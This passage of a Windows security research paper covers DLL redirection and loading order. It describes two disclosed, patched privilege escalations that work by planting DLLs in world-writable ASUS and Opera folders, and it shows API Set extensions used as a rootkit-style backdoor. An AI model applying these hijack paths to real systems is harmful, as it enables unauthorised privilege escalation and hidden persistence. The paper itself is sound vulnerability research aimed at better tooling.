`C:\Windows\Sysnative\ntdll.dll`	`C:\Windows\System32\ntdll.dll`
`C:\Windows\System32\spool \prtprocs\x64\winprint.dll`	`C:\Windows\System32\spool \prtprocs\x64\winprint.dll`

Table 1. WoW64 folder redirection.

If a WoW64 binary still want to access `%windir%\System32\` resources, it has three ways to do it:

— Disable the file system redirection by calling `kernel32!Wow64DisableWow64FsRedirection`. However this only disable the redirection on the calling thread (by updating a flag on the current `TEB` structure) and should be quickly restored, lest to have unintended consequences.

— Use `%windir%\Sysnative\` which is a "virtual" folder (which is not present on disk) which points to `%windir%\System32\` on x64 systems. Wow64 exes can access native system file using this path.

— If the program has admin level privileges, place the resource in a subfolder which is exempt from wow64 folder redirection (see listing 6).

```
static UNICODE_STRING System32Exempts[] = {
  RTL_CONSTANT_STRING("\\catroot"),
  RTL_CONSTANT_STRING("\\catroot2"),
  RTL_CONSTANT_STRING("\\driverstore"),
  RTL_CONSTANT_STRING("\\drivers\\etc"),
  RTL_CONSTANT_STRING("\\hostdriverstore"),
  RTL_CONSTANT_STRING("\\logfiles"),
  RTL_CONSTANT_STRING("\\spool")
};
```

Listing 6. Wow64 folder redirection exemptions.

In the end this is a pretty known file redirection, but it can break WoW64 executables in really subtle ways (for example by mmap-ing the wrong system DLL).




Fig. 7. Schematic flow chart of a DLL Dependency resolution and load.

2.6 Flow Chart

Figure 7 is a diagram summing up the various redirection mechanisms shown previously. Whether the module is loaded at process initialization (`ntdll!MapAndSnapDependencies`) or dynamically at a later time (`kernel32!LoadLibrary`), the control flow is the same [6]. The names below each step in the flow match the `ntdll` function responsible for the step in question, however those names are internal (coming from PDB files) and might be subject to future changes.

3 Vulnerabilities

In this part we present two vulnerabilities exhibiting features from DLL redirection mechanisms presented before:

— a *User to Admin* local privilege escalation affecting certain ASUS Zenbook models;

— a *User to SYSTEM* local privilege escalation affecting Opera, a major web browser.

The bugs are explained by the fact that privileged processes are executing code from world-writable folders. Both vulnerabilities have now been patched, but many others similar issues still probably lurks within third-party software.

3.1 Delay-load DLL hijack

On some ASUS Zenbook laptops, there is a scheduled task installed by default which launches an executable running with High Integrity level on user logon: `C:\Program Data\AsTouchPanel\AsPatchTouchPanel.exe`.

At this point, what this process does is not exactly obvious, but it seems to be a software stub for a "faulty" touch panel hardware feature on some laptops. However, something is sure: this is a **bad** idea to run privileged applications inside the `Program Data` folder, as shown in listing !

```
  PS C:\ProgramData\AsTouchPanel> (Get-Acl C:\ProgramData\
      AsTouchPanel\AsPatchTouchPanel.exe).Access

FileSystemRights  : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
```

6. Actually there is a minor difference: `ntdll!LdrpLoadDependentModule` (called by `ntdll!MapAndSnapDependencies`) is heavily inlined while `ntdll!LdrpLoadDLL` (called by `kernel32!LoadLibrary`) is not, probably a byproduct of PGO (Profile-Guided Optimization.)

```
IsInherited       : True

FileSystemRights  : FullControl
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : True

FileSystemRights  : ReadAndExecute, Synchronize
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited       : True

PS C:\ProgramData\AsTouchPanel> (Get-Acl C:\ProgramData\AsTouchPanel
    ).Access

FileSystemRights  : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : True

FileSystemRights  : FullControl
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : True

FileSystemRights  : 268435456
AccessControlType : Allow
IdentityReference : CREATOR OWNER
IsInherited       : True

FileSystemRights  : ReadAndExecute, Synchronize
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited       : True

FileSystemRights  : Write
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited       : True
```

Listing 7. ACLs sets on the executable and the parent directory

Since `C:\Program Data\AsTouchPanel\AsPatchTouchPanel.exe` was created by the `Admin` user, regular users can't simply rewrite it. However, by looking at the last ACL entry shown in listing 7, users have a `Write` privilege on the parent folder. Indeed, `%PROGRAM_DATA%` is a folder created for applications to store user-independent data (instead of using the registry or local `AppData` folders and thus this directory (and any subfolder that inherit its ACL from it) is User R/W by default.

An authenticated user have several privileges at his disposal. Specifically he can create files and folders in the same directory. With this primitive, it may be possible to plant a malicious DLL somewhere in the DLL search path. A first look at the dependency tree in figure 9 obtained




Fig. 8. There is actually quite a number of processes running as High Integrity...




Fig. 9. It's `KnownDlls` all the way down.

with `Dependencies` [7] is not very encouraging: `AsPatchTouchPanel.exe` imports only `KnownDlls` that are not hijackable (except from WinSxS redirection, but this card can't be played here). And we've seen previously that `KnownDlls` dependencies are also `KnownDlls` (as shown on figure 9), which is recursively unhijackable... but is it really ?

During its main routine, `AsPatchTouchPanel.exe` calls `Setupapi.dll!SetupDiGetClassDevsW` in order to enumerate PnP nodes on the machine. Underneath, `Setupapi.dll` relays the call to `devobj.dll!DevObjCreateDeviceInfoList` and that's where it get interesting. Since `devobj.dll` is a delay-load DLL loaded by `Setupapi.dll`, it's not part of `KnownDlls`. This means the NT loader will try to load the DLL from the current directory before loading it from `C:\Windows\SysWoW64` (see figure 10).




Fig. 10. `Procmon` trace showing that DLL search hijack is possible.

From this point on this is a walk in the park: plant a custom `devobj.dll` in `C:\Program Data\AsTouchPanel` and gain Admin privileges next time the user logs on.

This vulnerability has been reported to the Asus Security team in January 2019 and they pushed an update on vulnerable models in February. Since the TPIC patch v4.0, the ACL on `C:\Program Data\AsTouchPanel` has been fixed and is not accessible to users anymore.

3.2 WinSxS binary planting

When you install `Opera`, it sets up a scheduled task for its autoupdate that runs every day (and at every startup), the binary `C:\Program Files\Opera\Launcher.exe`, as `NT AUTHORITY\SYSTEM`. This task has an interesting trace on *ProcMon*, as shown in figure 11.




Fig. 11. Opera autoupdater task procmon trace, running as SYSTEM in %TEMP%.

Without really reversing `launcher.exe`, we can get the gist of it:

1. `launcher.exe` copy `installer.exe` from `C:\Program Files\Opera\$(version)\installer.exe` into a temporary directory, `C:\Windows\Temp\opera autoupdate`
2. `launcher.exe` calls `CreateProcess` on the temporary executable
3. `installer.exe` is executed and *also* drops a temporary DLL `C:\Windows\Temp\Opera_installer_$(timestamp).dll` which it then loaded.
4. `C:\Windows\Temp\opera autoupdate\installer.exe` is automatically deleted when the process exits.

The real issue here is to use `%TEMP%` (which still point to a world writable folder even for `SYSTEM` processes) to run elevated processes.

At this point, we can attack this vulnerability from several points: you can try to win the race between the moment where `launcher.exe` drops `installer.exe` (TOC) and the moment where it launches the installer (TOU) locking the executable from overwriting it. You can also try to win the race on the DLL dropped, since the "random" part of the name is pretty predictable. Or you can take advantage of the existing WinSxS redirection (see figure 12).

`installer.exe` usually loads `comctl32.dll` from the WinSxS publisher folder, but you can force it to load it from the current directory by planting a particular path (see figure 13).

The exploit code for the fake proxy DLL that creates a custom ScheduledTask using `NT AUTHORITY\SYSTEM` privileges is provided online [6].




Fig. 12. WinSxS .local redirection is possible here.




Fig. 13. You need to craft a correct proxy DLL if you don't want to crash the process.

Since Opera 58.0.3135.118, this vulnerability is fixed by setting correct ACL on the `opera autoupdate` folder, making it only accessible from admin level, as shown in listing 8.

```
PS C:\Windows\Temp> (Get-Acl "C:\Windows\Temp\opera autoupdate").
    Access

FileSystemRights  : 268435456
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False

FileSystemRights  : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False

FileSystemRights  : 268435456
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : False

FileSystemRights  : FullControl
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : False
```

Listing 8. Opera temporary folder's ACL for autoupdate.

3.3 API Set Extensions abuse

There are two ways to extend the current API Set scheme:
— using a DynamicSchema extension;
— using an API Set Extension.

The dynamic method is a way to add optionals entries to the schema based on the value of an associated predicate. The extension list is currently hardcoded within the bootloader and used to load `traceext.sys` only if an undocumented boot flag is set (this is checked by `winload!OslpDtraceExtensionEnabled`):

```
.rdata:000000018012CA48 OslpDynamicSchemaExtensions dq offset ext_ms_win_ntos_trace_l1_1_0; Apiset
.rdata:000000018012CA48                                         ; DATA XREF: OslLoadApiSetSchema+1A1↑r
.rdata:000000018012CA48                                         ; OslLoadApiSetSchema+1A8↑o
.rdata:000000018012CA48                 dq offset _traceext_sys ; host ; "ext-ms-win-ntos-trace-l1-1-0" ...
.rdata:000000018012CA48                 dq offset OslpDtraceExtensionEnabled; callback
.rdata:000000018012CA60                 align 40h
```

More interestingly, the other method to extend the API Set schema is done via an API Set Extension. API Set Extension are additional files which "override" the default API Set schema that is also loaded at boot time by `winload.exe`.

First things first, `winload.exe` checks if the current schema is "sealed" (`winload!ApiSetIsSchemaSealed`): every API Set schema starts with an `API_SET_NAMESPACE` struct entry which has a flag member describing if the current schema is sealed. If set to true, the current schema cannot be modified. However, the schema under `C:\Windows\System32\ApiSetSchema.dll` is not currently sealed (but maybe in the future).

`winload!ApiSetpLoadSchemaExtensions` enumerates every subkeys within `ApiSetSchemaExtensions` registry key and tries to load the pointed API Set file under the `Filename` key. Listing 9 shows an example of a correct key set that will trigger a load.

```
PS C:\Users\user> cd HKLM:\
PS HKLM:\> cd "SYSTEM\CurrentControlSet\Control\Session Manager\
    ApiSetSchemaExtensions\CustomExt"
PS HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\
    ApiSetSchemaExtensions\CustomExt> Get-ItemProperty .

Filename      : apisetschema-mylittleextensions.dll
```

Listing 9. Registering a new API Set extension;

The loaded API Set file must respect the same file format as the original `apisetschema.dll`, and must be present in `SystemRoot` folder (usually `C:\Windows\System32`). The extension API Set schema must be

located at the start of a custom PE section called `.apiset`, and must respect the file format described in figure 14.




Fig. 14. File format for an apiset extension schema. `API_SET*` structures are defined in the Github repository for Windows internals [8]

This is a pretty annoying flat structure to craft since every field is accessed by its offset from the start of the structure, and the whole schema must be contained in a valid PE. [7]

Here's below the implementation of `ApiSetComposeSchema` which is called to merge the default API Set schema and the extension we provide.

7. There are examples of how to make a single redirection schema using only C code. [4]

There are several constraints we need to respect if we want `winload.exe` to properly load our extension:

— The API Set contract must be of the form `XXXXXXXXXXX-YY.dll`. `ApiSetComposeSchema` will rstrip everything after the last dash char found: this is because API Set DLLs are versioned in the following form: `api-min-win-XXXXXXX-lM-m-p.dll` with `M`, `m` and `p` standing for major version, minor and patch. The rstrip operation effectively ignores patch version.

— More importantly, the API Set contract *must already be present* in the current API Set schema. Unfortunately, we can't extend the schema by adding new entries.

— Lastly, the API Set `API_SET_VALUE_ENTRY` that will be updated must not be sealed.

After several hours debugging the windows bootloader, I managed to extend `ext-ms-win-hyperv-hvplatform-l1-1` which originally points to `winhvplatform.dll` to make it point towards a controlled binary in `system32` called `grosminet.dll`:

```
<#
    Before loading apiset extensions
#>
PS> .\Dependencies.exe -apisets | Select-String hyper
ext-ms-win-hyperv-compute-l1-1 -> [ vmcompute.dll ]
ext-ms-win-hyperv-hgs-l1-1 -> [ vmhgs.dll ]
ext-ms-win-hyperv-hvemulation-l1-1 -> [ winhvemulation.dll ]
ext-ms-win-hyperv-hvplatform-l1-1 -> [ winhvplatform.dll ]

<#
    After loading apiset extensions
#>
PS> .\Dependencies.exe -apisets | Select-String hyper
ext-ms-win-hyperv-compute-l1-1 -> [ vmcompute.dll ]
ext-ms-win-hyperv-hgs-l1-1 -> [ vmhgs.dll ]
ext-ms-win-hyperv-hvemulation-l1-1 -> [ winhvemulation.dll ]
ext-ms-win-hyperv-hvplatform-l1-1 -> [ grosminet.dll, winhvplatform.
    dll, grosminet.dll ]
```

Listing 10. Apiset redirection customization using Apiset extension.

This API Set schema extension is potentially "dangerous" in a backdooring scenario since an attacker with admin privileges can use it as a non-obvious rootkit mechanism, where a legit API Set contract can point to attacker's binaries only on specific hosts. The API Set schema is probably never verified on an organization level since cross-examining redirections to look for discrepancies is not the easiest thing to do (and it's contrary to the API Set design which is to allow custom DLL redirections).

Fortunately, Microsoft enforces the API Set extension to be "correctly" signed to be loaded (same as `hal.sys` or other kernel drivers). And thanks for that since there are bound checks missing in `winload.exe` parsing routines for the API Set schema extension, as shown in figure 15.

```
Windows Boot Debugger Kernel Version 17763 UP Free x64
Machine Name:
Primary image base = 0x00000000`00844000 Loaded module list = 0x00000000`00997a68
System Uptime: not available
winload!DebugService2+0x5:
00000000`00961c75 cc              int     3
kd> g
*** Windows is unable to verify the signature of
    the file \Windows\system32\apiset-crash.dll.  It will be allowed to load
    because the boot debugger is enabled.
Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
winload!ApiSetComposeSchema+0x90:
00000000`0093d1e8 428b44e104      mov     eax,dword ptr [rcx+r12*8+4]
kd> r rcx
rcx=fffff80164802fff
kd> r r12
r12=0000000000000000
kd> db rcx
fffff801`64802fff  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480300f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480301f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480302f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480303f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480304f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480305f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
fffff801`6480306f  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

Fig. 15. `winload.exe` is dereferencing an API Set value entry way outside the API Set extension's bounds

4 Conclusion

In conclusion, while most of the redirection mechanisms shown previously were already known and for the most part somewhat documented, there is no previous work [8] which attempts to find the order in which they are applied (to the author's knowledge). In the end the way these redirections are layered is pretty straightforward, but that's with the benefit of hindsight.

This article also showcased vulnerabilities impacting well-known mainstream products, indicating that DLL hijacking vulnerabilities are still moderately present in third-party software (and this study didn't ever cover the class of issue that is binary planting for persistence where the attacker already has admin level privileges).

That is maybe the result of poor tooling: apart from Dependency Walker, there are few system tools, whether it's antivirus software, pentesting frameworks or auditing software like the Sysinternals, that take

8. Even the ever great Windows Internals series is pretty unequal when describing DLL loading and DLL name redirection [10].

DLL name redirections into account and try to automate away the issue of DLL hijacking. [9]

Hopefully, this public study as well as the open source software `Dependencies` [7] that was built upon it may help security software developers understand better the different aspects of DLL loading, and in turn build better tooling on top of it.

In the end, I would like to thanks my colleague Nicolas Correia for helping me write this article, as well as Tristan, Bruno and Fabien for reviewing it.

References

